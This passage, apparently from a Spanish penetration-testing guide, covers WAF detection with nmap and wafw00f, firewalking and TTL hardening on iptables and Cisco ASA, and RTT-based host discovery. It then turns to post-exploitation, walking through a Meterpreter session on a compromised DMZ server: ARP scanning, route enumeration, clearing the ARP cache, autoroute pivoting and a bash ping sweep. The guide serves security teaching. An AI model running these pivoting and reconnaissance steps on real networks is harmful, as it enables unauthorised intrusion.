tenerlos a modo de IDS conectados al *switch* mediante *port mirroring).*

Estos firewalls emplean diversos métodos de detección (*cookies, server cloacking, respose codes,build-in rules, etc.)* para detectar comportamientos anómalos en el tráfico y firmas con las que alertar de ataques tanto en el tráfico saliente como en el entrante. El problema principal de estos *firewalls* es que las *build-it rules* utilizados para detectar ataques (propios de cada producto) pueden ser utilizados también para detectar al propio WAF, delatando así su presencia (por ejemplo, si ante el envío de un determinado *payload,* se recibe un *status code* 501 es **probable** que se trate de ModSecurity). Para una información más detallada sobre el funcionamiento de este tipo de firewalls puede consultarse la presentación de Wendel Guglielmetti y Sandro Gauci titulada "***The Truth about Web Application Firewalls: What the vendors don't want you to know*.**"[111] presentada en la OWASP AppSec EU de 2009, donde se enumeran los diversos tipos de WAF así como los métodos empleados para detectarlos. El *script* NSE **http-waf-detect** ha sido testeado contra Apache *ModSecurity*, Barracuda *Web Application Firewall* y *PHPIDS* con éxito; y su funcionamiento se basa en el envío de solicitudes legítimas y solicitudes dañinas (*sql inyection*, ataques XSS, etc).

---

[108] **Nmap Development Mailing List**
http://seclists.org/nmap-dev/

[109] **Nmap Hackers Mailing List**
http://seclists.org/nmap-hackers/

[110] **http-waf-detect - Script to detect WAF/IDS/IPS solutions**
http://seclists.org/nmap-dev/2011/q2/1005

[111] **The Truth about Web Application Firewalls: What the vendors don't want you to know**
https://www.owasp.org/images/0/0a/Appseceu09-Web_Application_Firewalls.pdf
Protección de aplicaciones web mediante WAF (Web Application Firewalls)
http://www.securitybydefault.com/2008/08/proteccin-de-aplicaciones-web-mediante_21.html

En base a la respuesta generada frente a este tipo de solicitudes puede deducirse la existencia de un WAF:

```
root@bt:~# nmap -PN -p80 --script=http-waf-detect.nse—script-args=”http-waf-detect.aggro=2”
192.168.254.10
Starting Nmap 5.51 ( http://nmap.org ) at 2011-06-21 11:56 CEST Nmap scan report for example.net
(192.168.254.10)
Host is up (0.054s latency).
PORT   STATE SERVICE
80/tcp open  http
|_http-waf-detect: IDS/IPS/WAF detected
Nmap done: 1 IP address (1 host up) scanned in 1.23 seconds
```

Otra alternativa a Nmap es el *script* en Python wafw00f (*/pentest/web/waffit/wafw00f.py*), el cual detecta cerca de 20 WAF y que utiliza, entre otros, las *build-in rules* comentadas anteriormente.




Figura 86: wafw00f.py

4.3.4. Identificando reglas en el *Firewall*

En un tiempo atrás uno de los métodos empleados para mapear redes detrás de firewalls era el *Firewalking*. La principal idea de este término es emplear técnicas de *tracerouting* tradicionales pero empleando paquetes TCP/UDP con diversos valores TTL. A diferencia de herramientas comunes de *traceroute* que empleaban paquetes ICMP (y que son fácilmente filtrables), el *Firewalking* permite en muchos casos ver todos o casi todos los *routers* entre el dispositivo de filtrado y el destino final (siempre y cuando el *firewall* permita *outboud ICMP Time Exceeded messages*) además de deducir ciertas reglas de filtrado.

Una implementación de este método es enviar paquetes SYN TCP con diversos valores TTL. El comportamiento de muchos dispositivos L3 cuando reciben un paquete es decrementar dicho valor en al menos 1 (el RFC 791 contempla que pueda ser decrementado por dos o más dependiendo del *delay* en el proceso de *routing*) y comprobar si sigue siendo positivo antes de reenviarlo por una interfaz. De este modo se garantiza que no se produzcan bucles de red. En el caso de que dicho valor sea 0, el *router* elimina el paquete y genera un *ICMP TTL expired error*.

Teniendo en cuenta este comportamiento y siempre y cuando el *router* genere paquetes outbound ICMP, es posible conseguir reglas de filtrado que den a conocer qué puertos están *open*. La idea es la siguiente: cuando el *firewall* recibe un paquete con un TTL=1 antes de realizar el *ip_forwarding* comprueba si éste debe filtrarse (bien utilizando ACLs u otras políticas), en cuyo caso se descarta sin generar ningún tipo de aviso. Sin embargo, en caso de no filtrarse, tras realizarse el *forwarding* su valor TTL es decrementado por 1 y se comprueba si sigue siendo positivo. Puesto que el valor resultante sería 0 el *firewall* generaría un mensaje ICMP al usuario. Por tanto, si el usuario recibe un mensaje *ICMP TTL expired* puede deducirse que el puerto al que iba destinado el paquete no está filtrado. A pesar de la antigüedad de esta técnica, multitud de *firewalls*/*routers* no filtran mensajes ICMP salientes revelando sus propias reglas de filtrado. A continuación, se muestra un ejemplo con *tcptraceroute* y *hping3* donde se pone de manifiesto dicha técnica:

Figura 87: TcpTraceroute

Utilizando métodos *traceroute* también se puede conocer si el *router* o *firewall* están falsificando respuestas TCP RST ante paquetes inesperados. Al conocer el número de saltos exacto al que se encuentra una máquina determinada, si se observa una respuesta con un ACK TCP de un máquina situada más cerca (en un número de saltos inferior), seguramente se trate de un *firewall* que está haciéndose pasar por la máquina objetivo. Otro punto a destacar es que muchos *firewalls* ignoran el valor TTL de los paquetes que lo atraviesan para dificultar su detección por lo que la salida representada por herramientas como *tcptraceroute*, *hping* o *nmap* no mostraría resultado alguno. De hecho esta política junto a no permitir paquetes ICMP entrantes así como los generados por el propio *router* son buenas prácticas a la hora de implementar políticas en firewalls. Otras configuraciones típicas consisten en modificar todos los paquetes procedentes de la LAN con un valor TTL fijo. De esta forma, se previene la identificación de máquinas tras el *firewall* utilizando dicho campo. En *iptables* esto puede configurarse con la opción –ttl-set.

```
iptables -t mangle -A PREROUTING -i eth0 -j TTL—ttl-set 64
```

Zenmap, la interfaz gráfica de *nmap* incorporó a partir de su versión 5.00 la pestaña "*Network Topology*" [112] que resulta de gran ayuda para ver gráficamente los resultados de nuestros escaneos y los métodos *traceroute* como el visto anteriormente.

Además de proporcionar ayuda para reconstruir gráficamente la topología de la red objetivo, facilita gran cantidad de información a través de numerosos símbolos. Los círculos amarillos representan equipos que disponen de entre 3 y 6 puertos abiertos y, los verdes son *hosts* con menos de 3 puertos abiertos. Los hosts con un candado representan equipos con algún tipo de filtrado de puertos y las líneas azules continuas muestran la ruta entre los equipos, en los que, a mayor grosor mayor valor RTT.




Figura 88: Zenmap: Network Topology

Es importante destacar que muchas veces el uso de herramientas *traceroute* no ofrece información precisa 100%. Como se comento anteriormente, algunos cortafuegos no decrementan el valor TTL haciéndolos invisibles de cara a este tipo de herramientas, por tanto muchos de estos dispositivos

[112] **Surfing the Network Topology**
http://nmap.org/book/zenmap-topology.html

no se verían en las capturas anteriores, cumpliendo así su objetivo. Este comportamiento ocurre por defecto en *firewalls* como PIX/ASA los cuales requieren de cierta configuración en sus *interfaces* externas para devolver mensajes *TTL exceded* y *port unreachable* (los dos tipos de *tracert* comúnmente utilizados por Windows y Linux).

A continuación se muestra un fragmento de configuración[113] de un Cisco ASA para permitir este tipo de tráfico y decrementar el valor TTL de los paquetes que lo atraviesen:

```
ciscoasa(config)#class-map class-default
ciscoasa(config)#match any
!--- This class-map exists by default.
ciscoasa(config)#policy-map global_policy
!--- This Policy-map exists by default.
ciscoasa(config-pmap)#class class-default
!--- Add another class-map to this policy.
ciscoasa(config-pmap-c)#set connection decrement-ttl
!--- Decrement the IP TTL field for packets traversing the firewall.
!--- By default, the TTL is not decrement hiding (somewhat) the firewall.
iscoasa(config-pmap-c)#exit
ciscoasa(config-pmap)#exit
ciscoasa(config)#service-policy global_policy global
!--- This service-policy exists by default.
WARNING: Policy map global_policy is already configured as a service policy
ciscoasa(config)#icmp unreachable rate-limit 10 burst-size 5
!--- Adjust ICMP unreachable replies:
!--- The default is rate-limit 1 burst-size 1.
!--- The default will result in timeouts for the ASA hop:
ciscoasa(config)#access-list outside-in-acl remark Allow ICMP Type 11 for Windows tracert
ciscoasa(config)#access-list outside-in-acl extended permit icmp any any time-exceeded
!--- The access-list is for the far end of the ICMP traffic (in this case
!---the outside interface) needs to be modified in order to allow ICMP type 11 replies
!--- time-exceeded):
ciscoasa(config)#access-group outside-in-acl in interface outside
!--- Apply access-list to the outside interface.
```

[113] **ASA/PIX/FWSM: Handling ICMP Pings and Traceroute**
http://www.cisco.com/en/US/products/hw/vpndevc/ps2030/products_tech_note09186a0080094e8a.shtml#asatrace

Una de los mecanismos utilizados, no solo para mitigar el problema del agotamiento de direcciones IPV4, si no para ocultar y mapear direcciones privadas con IP publicas es NAT (*Network Address Translator*) y Dynamic PAT (*Port Address Translator*). En su forma más sencilla NAT establece una correspondencia uno a uno entre una dirección real origen y una dirección virtual origen utilizando para ello una tabla de mapeo denominada "*translator table*" gracias a la cual se podrán registrar las conexiones que han modificado su IP origen.

Algunos dispositivos como *firewalls* o routers soportan gran variedad de tipos de NAT: *Dynamic NAT, Static NAT, Identity/Exemption NAT*, etc. permitiendo configurar correspondencias 1 a 1, 1 a N, N a 1 y N a M entre las IPs originales y las virtuales. Un uso común de NAT en muchas organizaciones es SNAT (source NAT). En este caso el administrador configura un *pool* de direcciones que serán traducidas por una IP virtual origen, generalmente una IP pública. Dicha configuración permite ocultar así el direccionamiento y topología de red tras ese *firewall* dificultando enormemente al *pentester* la tarea de *enumeration*. Dejando de lado los valores IP ID que algunos S.O. generan de forma secuencial/predecible y que pueden darnos pistas sobre la existencia de varios dispositivos detrás de un *router/firewall*, existen otros métodos que pueden ayudarnos por un lado, a detectar reglas de filtrado y por otro, a localizar dispositivos detrás de un *firewall*. Uno de estos métodos se basa en los valores **RTT (*Round Trip Time*[114])**, valor que representa el tiempo transcurrido desde que se envía un segmento hasta que se recibe confirmación por parte del receptor. Este valor determina la velocidad de transmisión de las conexiones TCP y ayuda entre otros, a calcular dinámicamente el *time-out* de las conexiónes y a mejorar el rendimiento de las mismas. El RTT por tanto puede ser utilizado para «identificar» diversas máquinas detrás de una IP pública y esto es precisamente lo que hace *Qscan*[115], el cual está implementado como NSE para *Nmap*. El objetivo de este *scan* no es determinar el estado de los puertos sino de enviar numerosos *probes* al objetivo (tanto a puertos *open* como *close)* y medir el RRT de los mismos tras aplicar varios métodos estadísticos e intrepretar el *delay* generando por los diversos dispositivos de red por los que pasan los paquetes.

---

[114] **Round-trip delay time**
http://en.wikipedia.org/wiki/Round-trip_delay_time
Minimize round-trip times
http://code.google.com/intl/es-ES/speed/page-speed/docs/rtt.html

[115] **Qscan.nse**
http://nmap.org/nsedoc/scripts/qscan.html
Firewall Discovery and Network Research with the Nmap Qscan
http://hcsw.org/nmap/QSCAN




Figura 89: Qscan

Tras recopilar el suficiente número de valores RTT, el resultado del *scan* nos proporcinará diferentes familias o grupos de *test* en función de las discrepancias encontradas en los tiempos de respuesta de los *probes* enviados. Al tratarse de un método estádistico, es muy probable que tengamos que jugar con los parámetros *numtrips*, *confidence* y *delay* para obtener información lo más precisa posible.

Analizando estos valores podremos conocer en ocasiones si es el propio *firewall*/router el que está filtrado o falsificando respuestas RST (mostrando así puertos como *closed*) en lugar del equipo legítimo; o si existen equipos con los que se está implementando NAT. Aunque esta información parezca inofensiva, puede resultar lo suficientemente útil como para llevar a cabo ciertos tipos de ataque. Por ejemplo, a raíz del reciente boletín de seguridad **MS11-083**[116] que afecta al *stack* TCP/IP Windows, y donde es posible ejecutar código mediante una serie de mensajes UDP sobre puertos *closed,* sería interesante conocer que puertos UDP en estado *closed* son legítimos y cuales correponden a respuestas RST generadas por el propio *Firewall*. Algunos administradores no implementan políticas **deny all** en sus *Firewalls* dejando pasar paquetes destinados a puertos *closed* con el convencimiento de ser una política sin riesgo. Vulnerabilidades como la descrita en el MS11-083 corroboran de nuevo que las políticas más restrictivas a la hora de configurar cortafuegos son las más seguras.

[116] **Microsoft Security Bulletin MS11-083 - Critical**
http://technet.microsoft.com/en-us/security/bulletin/ms11-083

5. *INTERNAL FOOTPRINTING*

La fase de *Informatión Gathering* no se limita únicamente a las primeras etapas del proceso de *pentesting*. Una vez que se consigue acceder a la red interna, DMZ o cualquier equipo/sistema dentro de la red objetivo, se repite de nuevo el proceso de *fooprinting* y e*numerating*. El objetivo es extraer el mayor número de información posible, esta vez, en un entorno más limitado y con menos recursos (y privilegios en determinados casos).

En este punto, al que denominaremos *Internal Footprinting*, asumiremos encontrarnos en la fase de post-explotación y donde, por tanto, se dispone de cierto acceso a la red interna de la organización. De forma similar a la etapa de *External Footprinting* utilizaremos un enfoque *black-box* en donde se desconoce por completo la topología, sistemas y dispositivos implantados en dicha red.

Un escenario muy común es aquel en el que se ha explotado un servicio corriendo en una de las máquinas de la DMZ y es necesario «saltar» a otro/s equipo/s de la red interna. Para conseguir esto, es necesario explorar y obtener de nuevo la mayor cantidad de información posible: número de redes al alcance, existencia o no de cortafuegos, protocolos de *routing*, servicios corriendo en otras máquinas, dispositivos/equipos corriendo SNMP, SMB, etc. Cuanta más información se obtenga, mayores opciones habrá de conseguir acceso a otras máquinas internas.

Generalmente, uno de los primeros pasos al comprometer un equipo es conocer el contexto del mismo, esto es, privilegios del usuario, versión del sistema operativo, conexiones, tabla de rutas, servicios corriendo, etc. Habitualmente, este tipo de información se puede obtener haciendo uso de los recursos que ofrece la máquina comprometida (y de la destreza del atacante), por ejemplo, por medio de comandos como: **ipconfig/ifconfig**, **route**, **arp**, **netstat**, **net view**, **req query**, **qwinsta**, **WMIC**, etc. a través de una *shell* o bien utilizando otro tipo de *payloads*. Si bien es cierto que esta información es importante si lo e pretende es escalar privilegios en dicha maquina (por ejemplo, explotando otro servicio o alguna vulnerabilidad del propio sistema operativo), en ocasiones no será suficiente si el objetivo es seguir ganando acceso a otros equipos dentro de la organización.

En un primer lugar veremos cómo abordar dicha situación partiendo de una sesión con *Meterpreter* a partir de la cual intentaremos reconstruir lo mejor posible la estructura interna de la red para posteriormente seguir escalando el acceso a otras máquinas. Más adelante, asumiremos encontrarnos con una máquina física dentro de la LAN y donde tenemos libertad de correr las herramientas que queramos para hacer *footprinting* de nuevos equipos y dispositivos.

5.1. METERPRETER

Sin lugar a duda, uno de los *payloads* más avanzados y flexibles dentro del *framework Metasploit* es *Meterpreter*. El objetivo de este payload es proporcionar un entorno flexible donde los desarrolladores puedan añadir sus propias extensiones por medio de librerías compartidas, que se inyectan directamente dentro del espacio de direcciones del proceso comprometido, ofreciendo una gran cantidad de ventajas.

Frente a la utilización de *payloads* convencionales que ejecutan una intérprete de consola (cmd.exe por ejemplo), *meterpreter* ofrece una serie de ventajas que lo hacen más silencioso y potente y que dificultan en gran medida el proceso de análisis forense. Por un lado, como se dijo anteriormente, *meterpreter* se ejecuta dentro del contexto del proceso que ha sido explotado, evitando de esta forma la creación de nuevos procesos que podrían dar señales de alerta en el equipo comprometido, y gracias al cual pueden saltase restricciones de seguridad como entornos *chroot*. La forma de llevar a cabo la carga de módulos es mediante *Reflective DLL injection*[117], técnica empleada para hacer indetectables dichos módulos por parte del sistema operativo.

Por otro lado, al realizarse la carga de extensiones directamente en memoria, permite eludir gran cantidad de virus basados en firmas y que únicamente analizan ficheros en disco.

Además, a partir de la versión 3.3 de *Metasploit*, *Meterpreter* implementa cirfado SSL para el envío de estructuras TLV (*Type-Length-Value*, estructuras empleadas para la comunicación entre cliente y servidor) y para la carga de módulos (incógnito, priv, etc...), lo que dificulta su detección mediante análisis de tráfico. Puede encontrar más información técnica sobre *meterpreter* en el paper técnico de *Skape* "***Metasploit's Meterpreter***"[118] o la presentación de Colin Ames titulada "***Neurosurgery with Meterpreter***".[119]

Tras una breve introducción, se tomará como punto de partida el siguiente escenario. Un atacante ha conseguido ejecutar un *exploit* en el servidor web de uno de los equipos de la DMZ de la compañía X. En dicho exploit, utilizó como *payload* un *Reverse_TCP Meterpreter* y actualmente tiene una *shell* interactiva (se omitirán los pasos de explotación al no corresponder con el objetivo del informe) en dicha máquina. La siguiente imagen muestra un ejemplo de la topología de la red (desconocida por ahora por el atacante).

---

[117] **Meterpreter Stealthier than ever**
http://www.darkoperator.com/blog/2009/7/14/meterpreter-stealthier-than-ever.html

[118] **Skape: Metasploit's Meterpreter**
www.nologin.org/Downloads/Papers/meterpreter.pdf

[119] **Neurosurgery with Meterpreter**
http://www.securityaegis.com/neurosurgery-with-meterpreter/




Figura 90: Topología de red objetivo

El siguiente paso será conocer el número de redes disponibles en dicho entorno, así como sus servicios y S.O. para seguir escalando su ataque a otras máquinas que resulten más atractivas.

Para escanear la red a la que pertenece el servidor web dentro de la DMZ, el atacante empleará ciertos *scripts*[120] incorporados a *meterpreter* así como módulos auxiliares de *metasploit* que le permitirán descubrir y posteriormente explotar otros *hosts* en esa u otras redes a la que tenga acceso. Todo ello se llevará a cabo utilizando como puente o *pivot* el equipo comprometido (el servidor web en este caso). Dicho proceso, denominado "**Pivoting**" es realmente sencillo desde *meterpreter* y, como se verá a continuación, pemitirá dibujar la topología de red de la organización.

En primer lugar, para conocer el número de equipos levantados en la misma red que el servidor web (red 192.168.254.0) se utilizará el *script* **arp_scanner**. Este *script* utiliza el mismo método empleado por *nmap* cuando *scanea* equipos situados en la misma red local mediante un *Arp Discovery* (-PR). Haciendo uso de ARP, intentará resolver IPs que estén en la misma subred.

[120] **Metasploit Framework: Root / scripts / meterpreter**
http://dev.metasploit.com/redmine/projects/framework/repository/show/scripts/meterpreter

```
meterpreter > ipconfig
Software Loopback Interface 1
Hardware MAC: 00:00:00:00:00:00
IP Address  : 127.0.0.1
Netmask     : 255.0.0.0

Conexi□n de red Intel(R) PRO/1000 MT
Hardware MAC: 00:0c:29:75:1c:0c
IP Address  : 192.168.254.221
Netmask     : 255.255.255.0

meterpreter > run arp_scanner -r 192.168.254.0/24
[*] ARP Scanning 192.168.254.0/24
[*] IP: 192.168.254.3 MAC 0:e:c:e2:a2:1                    < - ----------
[*] IP: 192.168.254.6 MAC 0:50:51:93:0:24                  < - ----------
[*] IP: 192.168.254.7 MAC 0: 50:22:91:21:86                < - ----------
[…]
meterpreter > execute -H -f "cmd /c netsh interface ip delete arpcache"
Process 5268 created.
```

En el caso de no contar con *meterpreter*, si no de una *reverse/bind shell*, no sería complejo llevar a cabo el mismo proceso mediante un poco de *bash* aunque, claro está, que ello implicaría tocar disco y, por tanto, sería más susceptible de ser detectado. Un ejemplo de ello podría ser el siguiente:

```
#!/bin/bash
for IP in 192.168.254.{1..254}; do ( ping -c 1 -W 1 $IP > /dev/null 2>&1 ) & done
arp -an | grep -i ":"
```

Esto haría un volcado de la *caché* ARP local del equipo donde se encontrarán las máquinas que han devuelto un ICMP *Reply*.

Jose Selvi en la *RootedCON* de este año presentó un par de *scripts* muy interesantes para *meterpreter* (*landiscovery.rb* y *portscan.rb*)[121], permitiendo no solo detectar máquinas levantadas en la misma red/vlan sino detectar también servicios levantados. Los *scripts* son válidos tanto para Windows y Linux y no requieren de permisos de usuarios privilegiados.

[121] **Command Line Kung Fu: LanDiscovery & PortScan**
http://www.pentester.es/2011/03/command-line-kung-fu-landiscovery.html

Asimismo, Carlos Perez (Darkoperator) ha desarrollado múltiples *scripts*[122] que son realmente útiles durante el proceso de postexplotación (algunos de los cuales forman parte del proyecto *Metasploit*). Entre estos *scripts* está el *arp_scanner* visto anteriormente, *netenum.rb* para lleva a cabo *ping sweeps* y hacer consultas DNS, *checkvm.rb* para indicar si el equipo objetivo es una máquina virtual y su tipo (typer-V, Xen Server, VMware and VirtualBox), winbf para llevar a cabo ataques por fuerza bruta contra equipos Windows, etc.

Volviendo al ejemplo anterior, si se observa el servidor web, su dirección IP es 192.168.254.221 y su MAC 00:0C:29:75:1c:0C. Además, se han descubierto otros tres equipos más dentro de la DMZ, siendo seguramente uno de ellos el GW de la misma. Es posible averiguar esto a través del comando *route*.

```
meterpreter > route

Network routes
==============
   Subnet          Netmask         Gateway
   ------          -------         -------
   0.0.0.0         0.0.0.0         192.168.254.254
   127.0.0.0       255.0.0.0       127.0.0.1
   127.0.0.1       255.255.255.255 127.0.0.1
   127.255.255.255 255.255.255.255 127.0.0.1
   172.16.120.0    255.255.255.0   192.168.254.254
```

Con esta información no solo sabemos que el *gateway* es la IP 192.168.254.254 si no que la red 172.16.120.0/24 es también alcanzable desde dicho equipo. Una forma incluso más clara de verificar esto es ejecutando el *script* **get_local_subnet** que devuelve las redes a las que tiene acceso la máquina comprometida.

```
meterpreter > run get_local_subnets
Local subnet: 172.16.120.0/255.255.255.0
Local subnet: 192.168.254.0/255.255.255.0
```

[122] **Meterpreter Scripts**
http://www.darkoperator.com/meterpreter/

Por tanto, por ahora se conoce la siguiente información. Por un lado, se sabe que el web se encuentra seguramente en una DMZ junto con otras tres máquinas actualmente levantadas. Además, se sabe que la red 172.16.120.0 es alcanzable, al menos desde la máquina comprometida, y que tiene de *gateway* la maquina 192.168.254.254 que, seguramente, sea el *router* o *firewall* que se encarga de enrutar tráfico hacia dicha red y al exterior. En el siguiente paso se intentará *escanear* dicha red (172.16.120.0) y ver qué servicios están corriendo en las máquinas que se encuentran levantadas.

5.1.1. *Pivoting* con Meterpreter + *Nmap*

Para hacer esto, y teniendo en cuenta que dicho *escaneo* se realizará utilizando el servidor web como *pivot*, existen varias alternativas que presentan ciertas limitaciones[123]. Dichas limitaciones impiden realizar escaneos que impliquen *raw sockets* por lo que únicamente se podrán utilizar ciertos módulos auxiliares dentro de *meterpreter*. Una posibilidad es usar el módulo **auxiliary/scanner/portscan/tcp** o un *connect scan*. Éstos, realizan una conexión TCP estándar mediante la llamada connect() para determinar si el puerto está abierto o cerrado por lo que es perfectamente válido para escanear el equipo destino.

Otra opción es utilizar alguna otra herramienta externa como *Nmap* o *Nessus*[124] a través del *pivot* aunque sujetas igualmente a las mismas restricciones. Esto significa que, en el caso de usar *nmap,* estaremos limitados a llevar a cabo escaneos -sT donde no podrán utilizarse *switches* como -O o -(sS). Éste será el método empleado en este ejemplo para ver la flexibilidad que proporciona *metasploit*.

Antes de escanear la red, e independientemente del método empleado, es necesario configurar una nueva ruta por medio de la cual se realizará el escaneo. El *script autoroute* permite establecer dicha ruta desde *Meterpreter* sin necesidad de hacer un *background* de la sesión. Para configurarlo ejecutamos:

```
meterpreter > run autoroute -s 172.16.120.0/24

[*] Adding a route to 172.16.120.0/255.255.255.0...

[+] Added route to 172.16.120.0/255.255.255.0 via 192.168.254.221
[*] Use the -p option to list all active routes
```

[123] **Which modules work through a pivot point?**
http://seclists.org/metasploit/2010/q3/270

[124] **Nessus Through SOCKS Through Meterpreter**
http://www.digininja.org/blog/nessus_over_sock4a_over_msf.php

```
meterpreter > run autoroute -p
Active Routing Table

====================
   Subnet           Netmask          Gateway
   ------           -------          -------
   172.16.120.0     255.255.255.0    Session 1

meterpreter >
```

Posteriormente, se configurará *nmap* para utilizarlo por medio de socks4. Por tanto, es necesario configurar socks4 en el equipo local y en el equipo de la víctima. En local se utilizará *proxychains* como *proxy* sock4, configurado en el puerto 6666. En el equipo víctima se utilizará el módulo auxiliar *auxiliary/server/socks4a* dentro de *Metasploit*. La siguiente imagen muestra el proceso completo de configuración:

Figura 91: Configuración de socks4 en Metasploit

